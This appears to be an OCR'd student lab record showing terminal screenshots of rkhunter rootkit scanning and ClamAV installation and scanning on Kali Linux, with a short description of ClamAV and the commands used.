11:57 AM
57%
senbagapriya@kali: /
File Actions Edit View Help
update-alternatives: using /usr/bin/bsd-mailx to provide /usr/bin/mailx (mailx) in auto mode
Processing triggers for libc-bin (2.30-8) ...
Processing triggers for systemd (245.6-2) ...
Processing triggers for man-db (2.9.3-2) ...
Processing triggers for kali-menu (2020.3.2) ...
root@kali:/# rkhunter -c
[Rootkit Hunter version 1.4.6]
Checking system commands ...
Performing 'strings' command checks
Checking 'strings' command [OK]
Performing 'shared libraries' checks
Checking for preloading variables [None found]
Checking for preloaded libraries [None found]
Checking LD_LIBRARY_PATH variable [Not found]
Performing file properties checks
Checking for prerequisites [OK]
/usr/sbin/adduser [OK]
/usr/sbin/chroot [OK]
/usr/sbin/cron [OK]
/usr/sbin/depmod [OK]
/usr/sbin/fsck [OK]
/usr/sbin/groupadd [OK]
/usr/sbin/groupdel [OK]
/usr/sbin/groupmod [OK]
/usr/sbin/grpck [OK]
/usr/sbin/ifconfig [OK]
/usr/sbin/ifdown [OK]
/usr/sbin/ifup [OK]
/usr/sbin/init [OK]
/usr/sbin/insmod [OK]
/usr/sbin/ip [OK]
/usr/sbin/lsmod [OK]
/usr/sbin/modinfo [OK]
/usr/sbin/modprobe [OK]
/usr/sbin/nologin [OK]
/usr/sbin/pwck [OK]
/usr/sbin/rmmod [OK]
/usr/sbin/route [OK]
/usr/sbin/rsyslogd [OK]
/usr/sbin/runlevel [OK]
/usr/sbin/sshd [OK]
/usr/sbin/sulogin [OK]
/usr/sbin/sysctl [OK]
/usr/sbin/tcpd [OK]


senbagapriya@kali: /
11:57 AM
57%
senbagapriya@kali: /
File Actions Edit View Help
/usr/bin/ipcs [OK]
/usr/bin/kill [OK]
/usr/bin/killall [OK]
/usr/bin/last [OK]
/usr/bin/lastlog [OK]
/usr/bin/ldd [OK]
/usr/bin/less [OK]
/usr/bin/locate [OK]
/usr/bin/logger [OK]
/usr/bin/login [OK]
/usr/bin/ls [OK]
/usr/bin/lsattr [OK]
/usr/bin/lsmod [OK]
/usr/bin/lsof [OK]
/usr/bin/mail [Warning]
/usr/bin/md5sum [OK]
/usr/bin/mktemp [OK]
/usr/bin/mlocate [OK]
/usr/bin/more [OK]
/usr/bin/mount [OK]
/usr/bin/mv [OK]
/usr/bin/netstat [OK]
/usr/bin/newgrp [OK]
/usr/bin/passwd [OK]
/usr/bin/perl [OK]
/usr/bin/pgrep [OK]
/usr/bin/ping [OK]
/usr/bin/pkill [OK]
/usr/bin/ps [OK]
/usr/bin/pstree [OK]
/usr/bin/pwd [OK]
/usr/bin/readlink [OK]
/usr/bin/rkhunter [OK]
/usr/bin/runcon [OK]
/usr/bin/sed [OK]
/usr/bin/sh [OK]
/usr/bin/sha1sum [OK]
/usr/bin/sha224sum [OK]
/usr/bin/sha256sum [OK]
/usr/bin/sha384sum [OK]
/usr/bin/sha512sum [OK]
/usr/bin/size [OK]
/usr/bin/sort [OK]
/usr/bin/ssh [OK]
/usr/bin/stat [OK]
/usr/bin/strings [OK]
/usr/bin/su [OK]
/usr/bin/sudo [OK]


senbagapriya@kali: /
11:58 AM
57%
senbagapriya@kali: /
File Actions Edit View Help
/usr/bin/touch [OK]
/usr/bin/tr [OK]
/usr/bin/uname [OK]
/usr/bin/uniq [OK]
/usr/bin/users [OK]
/usr/bin/vmstat [OK]
/usr/bin/w [OK]
/usr/bin/watch [OK]
/usr/bin/wc [OK]
/usr/bin/wget [OK]
/usr/bin/whatis [OK]
/usr/bin/whereis [OK]
/usr/bin/which [OK]
/usr/bin/who [OK]
/usr/bin/whoami [OK]
/usr/bin/numfmt [OK]
/usr/bin/kmod [OK]
/usr/bin/systemd [OK]
/usr/bin/systemctl [OK]
/usr/bin/gawk [OK]
/usr/bin/lwp-request [Warning]
/usr/bin/bsd-mailx [Warning]
/usr/bin/dash [OK]
/usr/bin/x86_64-linux-gnu-size [OK]
/usr/bin/x86_64-linux-gnu-strings [OK]
/usr/bin/w.procps [OK]
/usr/lib/systemd/systemd [OK]
[Press <ENTER> to continue]
Checking for rootkits ...
Performing check of known rootkit files and directories
55808 Trojan - Variant A [Not found]
ADM Worm [Not found]
AjaKit Rootkit [Not found]
Adore Rootkit [Not found]
aPa Kit [Not found]
Apache Worm [Not found]
Ambient (ark) Rootkit [Not found]
Balaur Rootkit [Not found]
BeastKit Rootkit [Not found]
beX2 Rootkit [Not found]
BOBKit Rootkit [Not found]
cb Rootkit [Not found]
CiNIK Worm (Slapper.B variant) [Not found]
Danny-Boy's Abuse Kit [Not found]


senbagapriya@kali: /
11:59 AM
57%
senbagapriya@kali: /
File Actions Edit View Help
trNkit Rootkit [Not found]
Trojanit Kit [Not found]
Tuxtendo Rootkit [Not found]
URK Rootkit [Not found]
Vampire Rootkit [Not found]
VcKit Rootkit [Not found]
Volc Rootkit [Not found]
Xzibit Rootkit [Not found]
zaRwT.KiT Rootkit [Not found]
ZK Rootkit [Not found]
[Press <ENTER> to continue]
Performing additional rootkit checks
Suckit Rootkit additional checks [OK]
Checking for possible rootkit files and directories [None found]
Checking for possible rootkit strings [None found]
Performing malware checks
Checking running processes for suspicious files [None found]
Checking for login backdoors [None found]
Checking for sniffer log files [None found]
Checking for suspicious directories [None found]
Checking for suspicious (large) shared memory segments [Warning]
Performing trojan specific checks
Checking for enabled inetd services [OK]
Checking for Apache backdoor [Not found]
Performing Linux specific checks
Checking loaded kernel modules [OK]
Checking kernel module names [OK]
[Press <ENTER> to continue]
Checking the network ...
Performing checks on the network ports
Checking for backdoor ports [None found]
Performing checks on the network interfaces
Checking for promiscuous interfaces [None found]
Checking the local host ...
Performing system boot checks
Checking for local host name [Found]
Checking for system startup files [Found]


senbagapriya@kali: /
11:59 AM
57%
senbagapriya@kali: /
File Actions Edit View Help
Performing trojan specific checks
Checking for enabled inetd services [OK]
Checking for Apache backdoor [Not found]
Performing Linux specific checks
Checking loaded kernel modules [OK]
Checking kernel module names [OK]
[Press <ENTER> to continue]
Checking the network...
Performing checks on the network ports
Checking for backdoor ports [None found]
Performing checks on the network interfaces
Checking for promiscuous interfaces [None found]
Checking the local host...
Performing system boot checks
Checking for local host name [Found]
Checking for system startup files [Found]
Checking system startup files for malware [None found]
Performing group and account checks
Checking for passwd file [Found]
Checking for root equivalent (UID 0) accounts [None found]
Checking for passwordless accounts [None found]
Checking for passwd file changes [None found]
Checking for group file changes [None found]
Checking root account shell history files [OK]
Performing system configuration file checks
Checking for an SSH configuration file [Found]
Checking if SSH root access is allowed [Warning]
Checking if SSH protocol v1 is allowed [Not set]
Checking for other suspicious configuration settings [None found]
Checking for a running system logging daemon [Found]
Checking for a system logging configuration file [Found]
Checking if syslog remote logging is allowed [Not allowed]
Performing filesystem checks
Checking /dev for suspicious file types [None found]
Checking for hidden files and directories [Warning]
[Press <ENTER> to continue]


senbagapriya@kali: /
11:59 AM
57%
senbagapriya@kali: /
File Actions Edit View Help
Checking system startup files for malware [None found]
Performing group and account checks
Checking for passwd file [Found]
Checking for root equivalent (UID 0) accounts [None found]
Checking for passwordless accounts [None found]
Checking for passwd file changes [None found]
Checking for group file changes [None found]
Checking root account shell history files [OK]
Performing system configuration file checks
Checking for an SSH configuration file [Found]
Checking if SSH root access is allowed [Warning]
Checking if SSH protocol v1 is allowed [Not set]
Checking for other suspicious configuration settings [None found]
Checking for a running system logging daemon [Found]
Checking for a system logging configuration file [Found]
Checking if syslog remote logging is allowed [Not allowed]
Performing filesystem checks
Checking /dev for suspicious file types [None found]
Checking for hidden files and directories [Warning]
[Press <ENTER> to continue]
System checks summary
File properties checks...
Files checked: 145
Suspect files: 3
Rootkit checks...
Rootkits checked : 498
Possible rootkits: 5
Applications checks...
All checks skipped
The system checks took: 2 minutes and 21 seconds
All results have been written to the log file: /var/log/rkhunter.log
One or more warnings have been found while checking the system.
Please check the log file (/var/log/rkhunter.log)
root@kali:/#


ClamAV


- ClamAV is an open source, versatile, popular and cross-platform antivirus engine to detect viruses, malware, trojans and other malicious programs on a computer.
- It is one of the best free anti-virus programs for Linux and the open source standard for mail gateway scanning software that supports almost all mail file formats.
- In most cases it is available through the distribution's repositories for installation.
- On Linux servers ClamAV can be run in daemon mode, servicing requests to scan files sent from other processes.
- These can include mail exchange programs, files on Samba shares, or packets of data passing through a proxy server.
- On Linux and BSD desktops ClamAV provides on-demand scanning of individual files, directories or the whole PC.
- It supports virus database updates on all systems and on-access scanning on Linux only.
- In addition, it can scan within archives and compressed files and supports formats such as Zip, Tar, 7Zip, Rar among others and more other features.


Commands Used


#sudo su
#apt-get install clamav
#clamscan
#clamscan -i

OUTPUT:


senbagapriya@kali: /
12:06 PM
55%
senbagapriya@kali: /
File Actions Edit View Help
root@kali:/# apt-get install clamav
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
The following additional packages will be installed:
clamav-base clamav-freshclam libclamav9 libjson-c5 libtfm1
Suggested packages:
libclamunrar clamav-docs libclamunrar9
The following NEW packages will be installed:
clamav clamav-base clamav-freshclam libclamav9 libjson-c5 libtfm1
0 upgraded, 6 newly installed, 0 to remove and 455 not upgraded.
Need to get 1,424 kB of archives.
After this operation, 4,014 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://ftp.harukasan.org/kali kali-rolling/main amd64 clamav-base all 0.102.4+dfsg-1 [119 kB]
Get:2 http://ftp.harukasan.org/kali kali-rolling/main amd64 libjson-c5 amd64 0.15-1 [42.8 kB]
Get:3 http://ftp.harukasan.org/kali kali-rolling/main amd64 libtfm1 amd64 0.13-4 [60.5 kB]
Get:4 http://ftp.harukasan.org/kali kali-rolling/main amd64 libclamav9 amd64 0.102.4+dfsg-1+b1 [833 kB]
Get:5 http://ftp.harukasan.org/kali kali-rolling/main amd64 clamav-freshclam amd64 0.102.4+dfsg-1+b1 [193 kB]
Get:6 http://ftp.harukasan.org/kali kali-rolling/main amd64 clamav amd64 0.102.4+dfsg-1+b1 [175 kB]
Fetched 1,424 kB in 1min 15s (18.9 kB/s)
Preconfiguring packages ...
Selecting previously unselected package clamav-base.
(Reading database ... 277236 files and directories currently installed.)
Preparing to unpack .../0-clamav-base_0.102.4+dfsg-1_all.deb ...
Unpacking clamav-base (0.102.4+dfsg-1) ...
Selecting previously unselected package libjson-c5:amd64.
Preparing to unpack .../1-libjson-c5_0.15-1_amd64.deb ...
Unpacking libjson-c5:amd64 (0.15-1) ...
Selecting previously unselected package libtfm1:amd64.
Preparing to unpack .../2-libtfm1_0.13-4_amd64.deb ...
Unpacking libtfm1:amd64 (0.13-4) ...
Selecting previously unselected package libclamav9:amd64.
Preparing to unpack .../3-libclamav9_0.102.4+dfsg-1+b1_amd64.deb ...
Unpacking libclamav9:amd64 (0.102.4+dfsg-1+b1) ...
Selecting previously unselected package clamav-freshclam.
Preparing to unpack .../4-clamav-freshclam_0.102.4+dfsg-1+b1_amd64.deb ...
Unpacking clamav-freshclam (0.102.4+dfsg-1+b1) ...
Selecting previously unselected package clamav.
Preparing to unpack .../5-clamav_0.102.4+dfsg-1+b1_amd64.deb ...
Unpacking clamav (0.102.4+dfsg-1+b1) ...
Setting up libtfm1:amd64 (0.13-4) ...
Setting up libjson-c5:amd64 (0.15-1) ...
Setting up clamav-base (0.102.4+dfsg-1) ...
id: 'clamav': no such user


senbagapriya@kali: /
12:06 PM
55%
senbagapriya@kali: /
File Actions Edit View Help
libclamunrar clamav-docs libclamunrar9
The following NEW packages will be installed:
clamav clamav-base clamav-freshclam libclamav9 libjson-c5 libtfm1
0 upgraded, 6 newly installed, 0 to remove and 455 not upgraded.
Need to get 1,424 kB of archives.
After this operation, 4,014 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://ftp.harukasan.org/kali kali-rolling/main amd64 clamav-base all 0.102.4+dfsg-1 [119 kB]
Get:2 http://ftp.harukasan.org/kali kali-rolling/main amd64 libjson-c5 amd64 0.15-1 [42.8 kB]
Get:3 http://ftp.harukasan.org/kali kali-rolling/main amd64 libtfm1 amd64 0.13-4 [60.5 kB]
Get:4 http://ftp.harukasan.org/kali kali-rolling/main amd64 libclamav9 amd64 0.102.4+dfsg-1+b1 [833 kB]
Get:5 http://ftp.harukasan.org/kali kali-rolling/main amd64 clamav-freshclam amd64 0.102.4+dfsg-1+b1 [193 kB]
Get:6 http://ftp.harukasan.org/kali kali-rolling/main amd64 clamav amd64 0.102.4+dfsg-1+b1 [175 kB]
Fetched 1,424 kB in 1min 15s (18.9 kB/s)
Preconfiguring packages ...
Selecting previously unselected package clamav-base.
(Reading database ... 277236 files and directories currently installed.)
Preparing to unpack .../0-clamav-base_0.102.4+dfsg-1_all.deb ...
Unpacking clamav-base (0.102.4+dfsg-1) ...
Selecting previously unselected package libjson-c5:amd64.
Preparing to unpack .../1-libjson-c5_0.15-1_amd64.deb ...
Unpacking libjson-c5:amd64 (0.15-1) ...
Selecting previously unselected package libtfm1:amd64.
Preparing to unpack .../2-libtfm1_0.13-4_amd64.deb ...
Unpacking libtfm1:amd64 (0.13-4) ...
Selecting previously unselected package libclamav9:amd64.
Preparing to unpack .../3-libclamav9_0.102.4+dfsg-1+b1_amd64.deb ...
Unpacking libclamav9:amd64 (0.102.4+dfsg-1+b1) ...
Selecting previously unselected package clamav-freshclam.
Preparing to unpack .../4-clamav-freshclam_0.102.4+dfsg-1+b1_amd64.deb ...
Unpacking clamav-freshclam (0.102.4+dfsg-1+b1) ...
Selecting previously unselected package clamav.
Preparing to unpack .../5-clamav_0.102.4+dfsg-1+b1_amd64.deb ...
Unpacking clamav (0.102.4+dfsg-1+b1) ...
Setting up libtfm1:amd64 (0.13-4) ...
Setting up libjson-c5:amd64 (0.15-1) ...
Setting up clamav-base (0.102.4+dfsg-1) ...
id: 'clamav': no such user
Setting up libclamav9:amd64 (0.102.4+dfsg-1+b1) ...
Setting up clamav-freshclam (0.102.4+dfsg-1+b1) ...
clamav-freshclam.service is a disabled or a static unit, not starting it.
update-rc.d: We have no instructions for the clamav-freshclam init script.
update-rc.d: It looks like a non-network service, we enable it.
Setting up clamav (0.102.4+dfsg-1+b1) ...
Processing triggers for libc-bin (2.30-8) ...
Processing triggers for systemd (245.6-2) ...
Processing triggers for man-db (2.9.3-2) ...
Processing triggers for kali-menu (2020.3.2) ...
root@kali:/#


senbagapriya@kali: /
12:12 PM
52%
senbagapriya@kali: /
File Actions Edit View Help
Unpacking libclamav9:amd64 (0.102.4+dfsg-1+b1) ...
Selecting previously unselected package clamav-freshclam.
Preparing to unpack .../4-clamav-freshclam_0.102.4+dfsg-1+b1_amd64.deb ...
Unpacking clamav-freshclam (0.102.4+dfsg-1+b1) ...
Selecting previously unselected package clamav.
Preparing to unpack .../5-clamav_0.102.4+dfsg-1+b1_amd64.deb ...
Unpacking clamav (0.102.4+dfsg-1+b1) ...
Setting up libtfm1:amd64 (0.13-4) ...
Setting up libjson-c5:amd64 (0.15-1) ...
Setting up clamav-base (0.102.4+dfsg-1) ...
id: 'clamav': no such user
Setting up libclamav9:amd64 (0.102.4+dfsg-1+b1) ...
Setting up clamav-freshclam (0.102.4+dfsg-1+b1) ...
clamav-freshclam.service is a disabled or a static unit, not starting it.
update-rc.d: We have no instructions for the clamav-freshclam init script.
update-rc.d: It looks like a non-network service, we enable it.
Setting up clamav (0.102.4+dfsg-1+b1) ...
Processing triggers for libc-bin (2.30-8) ...
Processing triggers for systemd (245.6-2) ...
Processing triggers for man-db (2.9.3-2) ...
Processing triggers for kali-menu (2020.3.2) ...
root@kali:/# man clamscan
root@kali:/# man clamscan
root@kali:/# clamscan
^C
root@kali:/# clamscan
/initrd.img: Symbolic link
/lib: Symbolic link
/sbin: Symbolic link
/lib64: Symbolic link
/libx32: Symbolic link
/lib32: Symbolic link
/bin: Symbolic link
/initrd.img.old: Symbolic link
/vmlinuz.old: Symbolic link
/vmlinuz: Symbolic link
/rkhunter.txt: OK
SCAN SUMMARY
Known viruses: 8908044
Engine version: 0.102.4
Scanned directories: 1
Scanned files: 1
Infected files: 0
Data scanned: 0.29 MB
Data read: 0.16 MB (ratio 1.76:1)
Time: 23.513 sec (0 m 23 s)
root@kali:/#


senbagapriya@kali: ~
12:14 PM
52%
senbagapriya@kali: ~
File Actions Edit View Help
senbagapriya@kali:~$ clamscan -i
SCAN SUMMARY
Known viruses: 8908044
Engine version: 0.102.4
Scanned directories: 1
Scanned files: 20
Infected files: 0
Data scanned: 0.05 MB
Data read: 0.03 MB (ratio 1.75:1)
Time: 21.946 sec (0 m 21 s)
senbagapriya@kali:~$

